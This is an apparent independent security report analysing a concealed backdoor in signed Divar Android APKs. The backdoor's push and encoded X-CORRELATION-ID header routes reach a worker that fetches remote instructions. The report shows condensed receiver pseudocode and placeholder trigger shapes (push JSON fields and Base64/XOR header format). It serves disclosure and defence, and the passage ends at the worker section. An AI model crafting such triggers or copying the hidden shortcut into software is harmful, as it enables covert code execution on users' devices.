

Divar's *hidden* delivery paths

Some signed Divar APKs concealed a backdoor that could lead from crafted push data—or, in later versions, an encoded API response header—to code execution on the device.



This is an independent report prepared without Divar's participation or editorial input. Divar's 28 September notice calls the issue a vulnerability and advises 11.15.0+. It does not describe this backdoor or its push and HTTP response routes.

A signed delivery path across releases

Independent analysis of exact Divar APKs; code capability and historical use are kept separate.

Divar’s [28 September notice](#) calls it a vulnerability and recommends **11.15.0+**; it does not describe the push or HTTP routes. This report was prepared without Divar’s input. [21]

Following that notice, [Ramin Farajpour Cami](#) compared signed **11.14.20-b** and **11.15.0-w** builds and found a concealed push-triggered path in the older one. A matching message could route an encoded address into an internal receiver. That receiver could fetch remote instructions, write supplied bytes, and invoke a response-selected method. His finding was a code path, not a device compromise trace. [01]

I extended this across **282 signature-verified APKs** (225 version names, **3.3** to **11.15.0**). The first acquired positive is **11.8.1** (VT submission 14 May 2023). Later signed builds add an encoded **X-CORRELATION-ID** API response-header route to the same worker without push. Both acquired signed **11.15.0-b** and **11.15.0-w** APKs lack the known routes. Intermittent presence rules out a continuous-deployment claim. [03–04]

The latest documented return was present in **11.14.10**, first submitted to VT on **24 February 2026**, four days before US and Israeli strikes opened the war with Iran. I consider that a significant timing lead worth investigating. The VT timestamp does not establish public release, installation, activation, or intent. The Bad-e-Saba push incident at the war’s opening is context; I found no evidence linking the two cases. [02, 05–07]

As I argued in my [X post](#), this path could target a selected phone and pass control to an implant or Android exploit. Its repeated presence in signed APKs and remote-stage design are consistent with a sophisticated, potentially state-level effort; attribution is unproven. **I did not recover a hostile push or header, stage, device trace, or privilege escalation.**

What the signed files establish

OBSERVATION	RESULT
Known route present	69 exact signed APKs: 47 push only, 21 push plus HTTP header, 1 header only.
Known routes absent	213 exact signed APKs lack the inspected push/header-to-worker route. This is not a whole-app clean verdict.
Signing lineage	All 282 verify under one certificate. v1 (JAR entry signing) and v2 (whole-APK signing) are Android signature schemes, not Divar versions: 14 files have v1 only; 268 have both. The signer does not identify who inserted the code. [10]

READING RULE

The version inventory records exact-file observations. It must not be read as an installation count, a victim count, or an attack timeline.

DIVAR LEADS THE TRACKED BAZAAR SET

DISPLAYED INSTALLS / 28 SEP 2026


01	Divar	110M	06	Telewebion	39M
02	Rubika	85M	07	Balad	38M
03	Eitaa	62M	08	Digikala	34M
04	Snapp	58M	09	Aparat	30M
05	Neshan	39M	10	Baam	29M

[Tehran Index](#) snapshot of 64 selected Cafe Bazaar Android apps [17]. Store display install buckets, not a national top ten, active users, 2023 reach, or affected devices.

The route came and went

The colored cells below cover every acquired exact APK. Their order follows versionCode; dates in the inventory are VT or archive observations, not proven releases.

EACH CELL = ONE EXACT SIGNED APK, IN VERSIONCODE ORDER



LARGE BLOCK = INSPECTED DELIVERY ROUTE

- P push only
- H HTTP header only
- B both routes
- N routes absent

GREEN / N means the inspected routes are absent; it is not a whole-app clean verdict.

THIN BAR = APK SIGNATURE SCHEME

- v1 only
- v1 + v2

v1 signs JAR entries; v2 signs the APK as a whole. These are not Divar versions; one signer throughout. [10]

The earliest acquired APKs predate the first known route by years. Signed **11.8.0** lacks the inspected path; **11.8.1–11.8.3** contain it. Positives and negatives then alternate in 2023, a beta variant lacks the route amid later positives, stable samples turn negative in May 2025, and the route returns in the 2026 observations. The full six-page exact-file inventory preserves same-version variants rather than collapsing them into one verdict.

PIVOTAL FIRST OBSERVATIONS

14 MAY 2023 11.8.1 first observed positive	DEC 2023 11.9.6 encoded campaign	12 MAY 2025 11.13.12 sampled route absent
24 FEB 2026 11.14.10 route returns	28 FEB 2026 WAR strikes begin	24 MAY 2026 11.14.12 header route sampled

The four-day February 2026 overlap is an observation-based lead: the signed **11.14.10** file was in VT before the war began. The code itself was already in an acquired 2023 build. **All 282 APKs verify under one certificate**, but that establishes signed-code lineage, not an actor or insertion point. The chart does not show which users installed a variant or whether a push or crafted header was sent. Some higher versionCodes reached VT before lower ones; use each row's date basis for timing claims.

Where normal chat handling diverges

The latest positive signed APK is examined first. The historical code changes follow only after the full path is clear.

The signed **11.8.0** APK already had a legitimate chat-notification path. Its provider used envelope fields including `action`, `push_id`, `callback_url`, and `param` to construct a notification and perform an ordinary callback. Its open receiver read `PARAM` and parcelable `ENTITY`, recorded an open event, and navigated to `divar://chat/` with a conversation ID. The chat package name, receiver name, and `callback_url` label are therefore not IOCs by themselves. The signed clean-versus-positive source comparison is preserved with this report.

In **11.8.1**, a new test appears **before** ordinary notification construction. A nonempty title matching envelope `push_id`, together with required fields in a JSON `body`, causes an explicit broadcast and early return. A new early test in the receiver checks whether `Intent.dataString` equals an extra stored under that string as its key. On equality it starts `ReportDeserializer` on a thread and returns before reading `ENTITY` or opening chat. The broadcast target supplied in body `action` must resolve to that receiver; an arbitrary nonempty value does not prove the worker edge.

11.8.0 / legitimate open

```
entity = extras["ENTITY"]
param  = extras["PARAM"]
logOpen(entity)
open("divar://chat/..." )
```

11.8.1+ / inserted shortcut

```
uri = intent.getDataString()
if uri == extras.getString(uri):
    startThread(
        ReportDeserializer(uri))
return // before ENTITY/UI
```

Condensed pseudocode from signed JADX and DEX. Clean **11.8.0** receiver; positive **11.8.1** receiver; latest **11.14.20-w** keeps this early shortcut. The exact methods and line ranges are in the companion technical chapter.

The latest positive **11.14.20-w** preserves normal notification-open code below the shortcut. It also preserves the title/`push_id` gate but uses body `campaign` for the URI and matching extra. Body `callback_url` remains a nonempty predicate; it is **not** the worker input in this later branch. The clean envelope `callback_url` and the special body `callback_url` are separate fields in separate JSON objects.

Why examine every DEX method and build CFGs?

A suspicious class alone could be dead code, and a notification receiver alone does not show how its worker is reached. I decompiled both signed **11.14.20** channel variants, indexed every method definition and direct invoke across all five DEX files in each, checked manifest registration and client wiring, and exported instruction-level control-flow graphs for eight route methods. The questions were concrete: **which inputs can reach the worker, which predicates must pass, and where does normal chat handling stop?** The **-w** APK contains 206,997 DEX methods and 1,074,206 direct invoke sites; **-b** contains 206,834 and 1,073,260. The counts describe scope, not malware significance.

The index found **one direct construction site** for `ReportDeserializer` in each variant: the receiver's early branch. `run()` has no direct caller because `Thread.start()` invokes it through runtime scheduling. The shared push provider has two direct callers, Divar's FCM handler and its OneSignal extender. Across the indexed DEX, only that provider and a wired HTTP response interceptor contain the full `setClassName` → `setData` → `putExtra(String,String)` → `sendBroadcast` motif. That intersection is the basis for the converging routes in Figure 1; it is stronger evidence than a string search for `ReportDeserializer`.

The method CFGs show normal instruction successors and the decisive branches. Figure 1 maps the two conditional entry routes through the receiver and worker; exact method offsets remain in the companion CFGs. Two JADX passes reported errors elsewhere in these large APKs, so I checked the relevant methods against raw DEX and complete instruction disassembly. Exception edges, reflection, JNI, computed Intents and later-loaded code are not exhaustively resolved by the direct-call index. These are **static reachability findings**, not an observed push, response, or device execution trace.




Figure 1. Signed 11.14.20-w route map. Solid: DEX-local branches; dashed: Android/SDK dispatch; dotted: unrecovered downstream possibility. No hostile trigger or device execution trace was recovered.

The push route: two adapters, one provider

The direct FCM handler admits data messages with `source=divar` or `source=default` and passes a JSON envelope, title and body to the shared provider. Divar's OneSignal extender also calls that provider after the SDK normalizes a received message: `custom.a` becomes provider JSON, `alert` becomes body, and outer `title` remains title. A compact `{push_id,title,body}` object is therefore a **provider-normalized model**, not literal OneSignal wire JSON. Neither SDK presence alone is an indicator. The two push paths share the special provider branch in the latest positive APK.

How a push reaches the Divar app

Two entry routes converge on the same notification parser.

- **APK code shows a possible delivery path.** No attack push or downloaded stage was recovered.

MESSAGE SOURCES



OneSignal platform

Dashboard / API can target subscriptions
Who could send relevant messages is unverified.



Direct FCM route

The app also receives Firebase data pushes
The sender is not identified by APK analysis.



Firebase Cloud Messaging (FCM)

Google Android transport, including for OneSignal push



Android

DIVAR APP ON THE USER'S PHONE



OneSignal extender

Hands notification data to Divar's parser



Divar Firebase service

Qualifying data also reaches that parser

Shared notification parser

Reads message title, body and data fields

Usual app handling

A notification may be shown to the user
or trigger a normal in-app action.



If special fields match

`title = push_id`
Body holds `callback_url`, `campaign`, `action`.



Internal receiver + worker

No tap needed; decode URL and fetch



External instruction server

Could return bytes and method details



Code-defined on-device action

Write bytes; invoke a named method
Wait, then delete the local file.



HYPOTHETICAL · UNOBSERVED

Potential implant delivery

A suitable second stage could run on the phone.



HYPOTHETICAL · UNOBSERVED

Possible Android local exploit

Could escalate privileges (LPE) if it succeeds.

Solid path = capability found in APK or platform docs, not observed runtime activity.

Dotted branches = possible uses. No attack push, response, implant or exploit was recovered.

Marks: OneSignal media kit; Firebase brand assets. Android robot icon adapted from Google (CC BY 3.0).

That branch requires nonempty `title == push_id`, parses body as JSON, and requires nonempty body `callback_url`, `campaign`, and `action`. It sends an explicit in-app broadcast, setting the destination class from `action` and both URI and matching extra from `campaign`, then returns before ordinary notification construction. If `action` names the app's nonexported `ChatPushNotificationOpenHandler`, the receiver equality test starts the worker without a notification tap.




Figure 2. Reduced push-provider CFG. The special title/body branch returns before normal chat notification construction; the failure branch continues into ordinary notification handling. The graphic collapses unrelated normal-path blocks, not the trigger predicates.

CONSTRUCTED PROVIDER-NORMALIZED FIELDS / NOT A CAPTURED PUSH

```

envelope.push_id = "K"
message.title    = "K"
message.body     = JSON.stringify({
  "callback_url": "x",
  "campaign": "<encoded-stage-URL>",
  "action": "<receiver-class>"
})
  
```

The body is a JSON string after normalization. OneSignal and direct FCM use different upstream envelopes. No historical trigger or recipient list was recovered.

Notification settings affect delivery and display, but they do not add a permission check to this provider-to-worker branch once qualifying data reaches the handler. A disabled notification setting can make a OneSignal device unsubscribed and omitted from sends. The direct FCM data handler has no local `POST_NOTIFICATIONS` gate in the inspected methods, subject to token, sender and FCM delivery conditions. The HTTP route below does not depend on either push service. This is a code-path conclusion, not a measured delivery rate to phones with notifications disabled.

The HTTP response route: a separate entry




A registered `OkHttp` interceptor examines an **API response** after `chain.proceed()`. It reads `X-CORRELATION-ID`, Base64-decodes its value, XORs the bytes with `0x64`, and splits the decoded text on `&`. Only exactly two fields reach the relay: field one supplies an explicit class name; field two becomes URI data and an equal-key/equal-value extra. The interceptor then returns the original response, even after the broadcast. There is no HTTP status-code gate before the header test. The client is supplied to Divar's inspected Retrofit and gRPC network builders, so this is a wired path rather than an unused class.

How an API response reaches the hidden worker

A separate entry path joins the same receiver and worker as push.

- **APK code shows this wired path.** No crafted header or downloaded stage was recovered.

FIRST HTTP EXCHANGE



Solid = code capability, not observed execution. Dotted = unobserved control or possible use.




Figure 3. Reduced response-interceptor CFG. A relevant API response must carry a value that decodes to exactly `class&URI`; the class must resolve to the internal receiver for this worker route. The ordinary response continues to the app.

DECODED HEADER SHAPE / CONSTRUCTED, NOT RECOVERED

```
<receiver-class>&<encoded-stage-URL>
```

outer header value = Base64(XOR_0x64(decoded text))
worker input = encoded-stage-URL

The header envelope uses 0x64; the later worker URL decoder uses 0x68. The name `X-CORRELATION-ID` alone can be legitimate and is not a sufficient IOC.

This route needs no push, notification tap or notification permission. It requires a request through the wired client and a suitably formed response header. The first sampled build with this exact route is **11.14.12**; **11.14.19-b** retains it without the inspected push relay.

TLS trust and a network-injection hypothesis

The header-bearing Retrofit client points to `https://api.divar.ir/v8/`: **HTTP header** describes the field in an HTTPS response, not cleartext transport. In the sampled release, user-added CAs appear only in debug overrides, and the relevant OkHttpClient builder does not replace platform certificate checks. In a bounded original-APK emulator test, a correctly named self-signed certificate was rejected on an adjacent gRPC API connection; the `X-CORRELATION-ID` Retrofit path itself was not reached. The app showed a generic connection error, not a certificate warning. [18]

An upstream operator or VPN controlling only routing should not be able to rewrite a validated HTTPS response. A plausible, **unverified** scenario is that an actor also obtained the private key for an unexpired certificate valid for `api.divar.ir`, then used upstream access or a network of cooperating or sponsored VPN services to steer selected users through a TLS proxy. It could forward ordinary API traffic while adding the trigger header only to selected responses. Control of Divar's API server or TLS-terminating edge would allow the same insertion without key theft. I found no stolen key, injected response or intercepted session.

Certificates covering api.divar.ir / snapshot, 5 Oct 2026

The live endpoint served the Certum wildcard certificate. At 06:49 UTC, CT also recorded seven overlapping, unexpired Let's Encrypt certificates covering the API hostname; CT issuance does not establish deployment. Full SHA-256 certificate fingerprints are selectable and link to their records. [19–20]

CERTIFICATE	SHA-256 CERTIFICATE FINGERPRINT	ISSUE / VALID	EXPIRES
Certum wildcard	7c149de3eccab02fe4e14ee95fd93709d188301443694e8de3b1584a800ee782	2026-05-16 12:32:18	2026-12-01 12:32:17
LE YR1	18d6c324d6fba6779ea9a7199a1be2691cef16075d1866947365f58bd697e21f	2026-07-07 14:02:11	2026-10-05 14:02:10
LE YR2	deb6f0dc9ddeed4d5b1c1bf725e223c47b38ca67594e5a17a3f7e2565547331d	2026-07-26 03:26:56	2026-10-24 03:26:55
LE YR1	e1ef7bf9d9c47e8e4fc7ce38438eb88dc413879c0faa95dd616743037ab56217	2026-08-10 13:58:52	2026-11-08 13:58:51
LE YR1	8977760dc566913a6e3345bffe348dd87717b67c5225f2fb045fa72d3208dbb9	2026-08-10 14:00:43	2026-11-08 14:00:42
LE YR1	e784c2d03bce3abbab95f3b8f0a04ac6bc8f24bdd9698d02437fd39b71d88d62	2026-08-18 13:10:22	2026-11-16 13:10:21
LE YR1	3ab01c4ff6514a2ebf228b50a59215fb21597818aad3fea60d72f56a0b16da89	2026-09-05 13:03:42	2026-12-04 13:03:41
LE YR2	a459efc4ce8b7fcc3bd89066a0acbe3a72cc88938db07f861f4e981401d6c6cd	2026-09-24 02:28:51	2026-12-23 02:28:50

All timestamps are UTC. The **issue / valid** column uses X.509 `notBefore`, a close but not exact proxy for issuance. All eight were marked **not revoked** in checks at 06:48–06:49 UTC on 5 October; the live Certum certificate also returned a verified OSCP `good`. The 5 September certificate reused the 7 July public key; a new certificate does not retire another that remains valid. These records do not prove or exclude private-key theft. The CT search covers unexpired issuances, so older revocations remain outside this snapshot. [19–20]

The worker: stage request, profile and response

